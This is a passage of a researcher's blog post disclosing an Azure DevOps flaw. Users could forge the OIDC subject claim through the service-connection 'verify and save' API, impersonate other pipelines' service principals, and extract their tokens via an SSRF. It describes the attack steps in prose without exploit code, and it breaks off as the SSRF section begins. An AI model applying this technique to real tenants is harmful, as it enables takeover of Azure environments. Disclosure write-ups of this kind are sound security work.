
In mid 2025, I found a vulnerability in Azure DevOps that could be used to escalate privileges and compromise Azure environments via DevOps service connections. In most organizations that use DevOps for CI/CD and workload identities for service connection credentials, this could have been abused to completely take control over the Azure environment.
TLDR;
- Azure DevOps was vulnerable to a privilege escalation due to a flaw in the implemention of federated credentials
- A low-privileged Azure DevOps user could forge OIDC tokens to represent any CI/CD pipeline in the organization
- The attacker could exfiltrate tokens via a secondary SSRF vulnerability
- Logs of the successful login showed the login from the Azure DevOps service IPs
Introduction
CI/CD pipelines are often overlooked as one of the most critical attack surfaces in an organization. In modern cloud development and operational practices, almost all operations are performed by these pipelines - They deploy cloud resources via infrastructure-as-code, configure those resources, build and deploy code, and in some organizations they are even used for managing Entra ID itself via high-privileged permissions on these pipelines. This means that if an attacker is able to assume the privileges assigned to a CI/CD pipeline, they are de-facto administrators.
There are a number of well-known ways that an attacker could try to take over these permissions, be it by compromising overly privileged developers, compromising build agents, finding secrets in source code, or CI/CD attacks. However, these are the result of phishing, misconfigurations and bad operational practices, and not the topic of this blog post.
Instead, in this post I will present a vulnerability in the product itself that could be used to take over these permissions for CI/CD pipelines in Azure DevOps. It is unclear how long this flaw has existed, but it seems likely that most Azure DevOps environments have been vulnerable to this issue since the release of federated credentials in DevOps and Entra ID.
While the vulnerability itself is quite simple, the path for finding this vulnerability was not, so I will try to walk the reader through the twists and turns of putting the exploit together for this issue.
Background
More than most vulnerabilities, this issue requires a fairly deep understanding of the technologies at play. Specifically, we need to understand the following:
- Entra ID federated credentials
- Azure DevOps Service Connections and pipelines
- OIDC
- The implementation of OIDC in DevOps Service Connections
In this section, we will provide some of the necessary background on each of these topics.
Entra ID Federated Credentials
Entra ID "service principals" are a type of identity in Entra ID that are often used to represent a system in system-to-system authentication and authorization flows. Just like a user, permissions can be assigned to a service principal to allow that service principal to perform authenticated actions against other systems or APIs. For example, Azure RBAC roles and Entra ID roles can be assigned to service principals, or graph API permissions can consented.
In order to "use" a service principal's permissions, or "log in" as a service principal, a system performs an OAuth Client Credential Grant against Entra ID to log in to a specific backend "resource", such as the Azure Resource Management APIs. This login request takes a few parameters, which can be found in the link above. These parameters include that service principal's client ID and some type of secret. In return, Entra ID responds with an OAuth Access Token, which can then be used to interact with the backend resource on behalf of the service principal.
There are three types of secrets that can be configured on Entra ID Service Principals to perform this type of login:
- Client Secret: A simple string that is used in the client credential grant
- Certificate: A certificate which is used to sign an "assertion", which is then used in the client credential grant
- Federated Credential: An Issuer/Subject pair. An external OIDC provider(issuer) can sign an assertion, and Entra ID will verify that the assertion was signed by that issuer using a well-known public URL, which is standard in OIDC. This assertion is used in the client credential grant.
Entra ID Federated Credentials allow users to establish "trust" between Entra ID and an external OIDC provider. These credentials are an alternative to the simpler OAuth Client Secret and certificate, and allow users to avoid secret management tasks, such as sending secrets to external systems and rolling those secrets. This is generally considered best practice by Microsoft when it is possible to use.
Azure DevOps Service Connections and Pipelines
CI/CD pipelines require permissions in order to authenticate to the backend resources that they are configuring or deploying to. For example, in a CI/CD pipeline that is deploying Infrastructure as Code to Azure, the pipeline needs a way to authenticate with an Azure RBAC role assignment to an Azure subscription or management group.
As described in the previous section, this requires the use of a Service Principal in Entra ID. The CI/CD environment needs to be configured such that it can log in on behalf of a service principal, which has access to Azure.
In Azure DevOps, you can do this by creating something called a "Service Connection". There are many types of service connections that can be created, depending on the system that you are deploying to. For example, you can create a separate service connection to deploy to Azure, access Azure Key Vault, or connect to NuGet. Each service connection "type" has different parameters that are used for authentication.
Some of these connections allow a user to specify service principal parameters for authentication, and allow the user to choose which secret type should be used by a pipeline to authenticate to the backend resource using the service principal. The most commonly used example of this in Azure is the Azure Resource Manager service connection:

Note in the above screenshot that this service connection has been configured to use a Workload Federation credential to log in as the backend service principal. More on this below.
OpenID Connect (OIDC)
OIDC is a protocol built on top of OAuth 2.0 which allows for authentication between applications, both for users and for systems.
OIDC is often only considered in the context of a user authenticating to an application. However, the protocol can also be used for service-to-service authentication. For example, most CI/CD pipelines today offer some version of this.
To understand how this works in simple terms, a backend application has to be configured to "trust" a specific OAuth/OIDC authorization server. This means that when that application receives a token that is signed by the OIDC issuer, it performs the following simple steps to check if the token can be trusted:
- decode token (a JWT token)
- Get the issuer claim. This is often a valid domain name, which can be used by the OIDC "discovery" mechanism
- As per the discovery mechanism, fetch the publicly available configurations and keys from the well-known endpoint available at the issuer domain
- Verify the signature of the JWT token using the public keys from the issuer.
There are variations of this and more details that are simplified above, but for the purpose of this blog, these are the important steps to understand.
After the token validation, the contents of the token can be trusted by the application. The contents of the token include "claims" which can be used to identify the caller, or "client". Specifically, there is a standard "subject" claim that uniquely identifies the user or system that fetched the token from the issuer.
The process for validating OIDC tokens, and this subject claim will be important to understand how the vulnerability in this post works.
Implementation of OIDC in Azure DevOps Service Connections
The OIDC protocol defines how to establish trust between two systems via an authorization server(issuer), but it does not describe how to uniquely define the authenticated system, other than to use the subject claim. In this section, we will describe how this works within Azure DevOps.
In Azure DevOps, the OIDC protocol is used by pipelines that use workload federation to authenticate to Entra ID. This is used in combination with Entra ID Federated Credentials to establish trust between a service principal in Entra ID and a specific pipeline in Azure DevOps. This trust configuration is configured by setting the issuer being set to the Azure DevOps authorization server, and the subject being set to represent a specific service connection used in a pipeline.

When an Azure DevOps pipeline runs, it can request an OIDC "id token" from the DevOps issuer for the service connections that it uses. The resulting token contains the unique subject for that service connection, as described above.

After receiving the service connection's id token, the Azure DevOps pipeline runtime can use that token to perform a client credential grant against the Entra ID service principal(see the above section on Entra ID federated credentials) and receive access tokens on behalf of that service principal. Entra ID will validate that the subject in the OIDC token matches on of the federated credentials on the Service Principal, and that the token is signed using a key found on the discovery endpoint of the issuer of that federated credential.
This flow is depicted in the following diagram:
The importance of the subject claim
Notice in this setup the importance of the subject - this is the only claim in the OIDC token that allows Entra ID to differentiate which service connection and pipeline is trying to log in. If the subject claim can be controlled, it can be used to spoof any service connection that is using workload federation, and has tokens signed by the same issuer. This subject claim is the target of the vulnerability described in this blog.
The vulnerability
With the extensive background described above, the vulnerability is easy to spot.
The vulnerable functionality in Azure DevOps was a fairly innocuous-looking button that says "verify/save" when creating a service connection:

When setting up a new service connection, Azure DevOps allows the user to "verify" that the service connection works. If it works, then it will save. If the service connection fails to "log in" as configured, an error message will be displayed to the user:

This capability is also present when the Workload Federation secret type is chosen. Based on what this button does, and the fact that it actually verifies that the login will work, we can infer a few things:
- When "verify and save" is clicked, Azure DevOps gets a signed OIDC token with the service connection's subject
- Azure DevOps performs a full client credential grant using the OIDC token against the configured service principal, and collects an access token
- Azure DevOps uses the access token against some backend API to see if the token works
On the surface, these steps seem fairly harmless. However, when we look at the actual API request that is sent to the devOps API when the "verify and save" button is clicked, the contents of that request look very concerning:

Why does this look concerning?
If the user should not be able to define what the subject is in an OIDC token, why does the browser need to send the subject parameter to the API in this request? The API should know what the subject should be based on the service connection!
Remember, if we control the subject, we control which Service Connection we can log in as.
This is suspicious, but not necessarily a vulnerability if we cannot actual change the subject that devOps uses to produce the token. Poorly built websites and APIs often contain extraneous parameters that are not actually used. So lets look into how we can test...
Verifying the vulnerability
Based on the screenshot above, we only have a theory that the developers messed up and used the user-provided subject to generate id tokens instead of using the subject that is mapped to the service connection. We want to verify that this is or is not the case.
If the theory is correct, we could force devOps to generate an id token with an arbitrary subject using the API request captured above. That token would be used when performing the client credential grant to the backend service principal to "test" the connection. One issue with validating this theory is that we cannot actually see the id token that is generated because the response from this API is either an error message or success message.
Since we cannot see the OIDC token, we can verify that we have control of the subject by creating an Entra ID federated credential with a subject that should never be produced by devops, and trying to log in. If devOps is able to verify this credential, we can prove that we control the subject claim.
This can be done in 2 simple steps:
- Create a new service princial and federated credential with a random subject claim, such as:

- Repeat the API request that is sent when "verify and save" is clicked, but replace the subject with the subject above
This can be done using Burp Suite, by capturing the request and repeating it after changing the subject
When we send the modified request, we magically see that the service connection is "verified" against the backend service principal with the test subject claim. Unfortunately I do not have a screenshot of the response, but you'll have to take my word that it worked.
Now, if we recall how devOps workload federation works, this means that we can control which Entra ID service principal is being logged into - this means we can force devOps to log into other service principals in other service connections and potentially escalate privileges!
HOWEVER, as exciting as this is, there is so far no way to actually exploit this - we do not control the request that is being sent to the backend API, so we cannot abuse it, and we have no way to get the token...yet.
The Exploit
Up to this point, we have what looks like a vulnerability with no real impact. We know we can control the subject in devOps-issued OIDC tokens that are used to test log in via this "service endpoint proxy" API. However, we cannot extract the access tokens or modify the request. This will require a secondary vulnerability.
A second vulnerability
As it turns out, the same endpoint is chock-full of SSRF vulnerabilities. While I was looking into this endpoint, I even found that other local researchers had spotted several other SSRFs in the same exact endpoint. But those weren't the only SSRFs.
The request that is sent to the API when you click "validate and save" is a POST request to "service endpoint proxy", documented here: . Besides the fact that this endpoint looks like it is meant to be built-in SSRF vulnerability (seriously, who thought this was a good idea), it is a bit of a convoluted request, with a lot of strange details. The ServiceEndpointDetails parameter contained quite a few interesting fields, but it isnt clear how to use these fields.
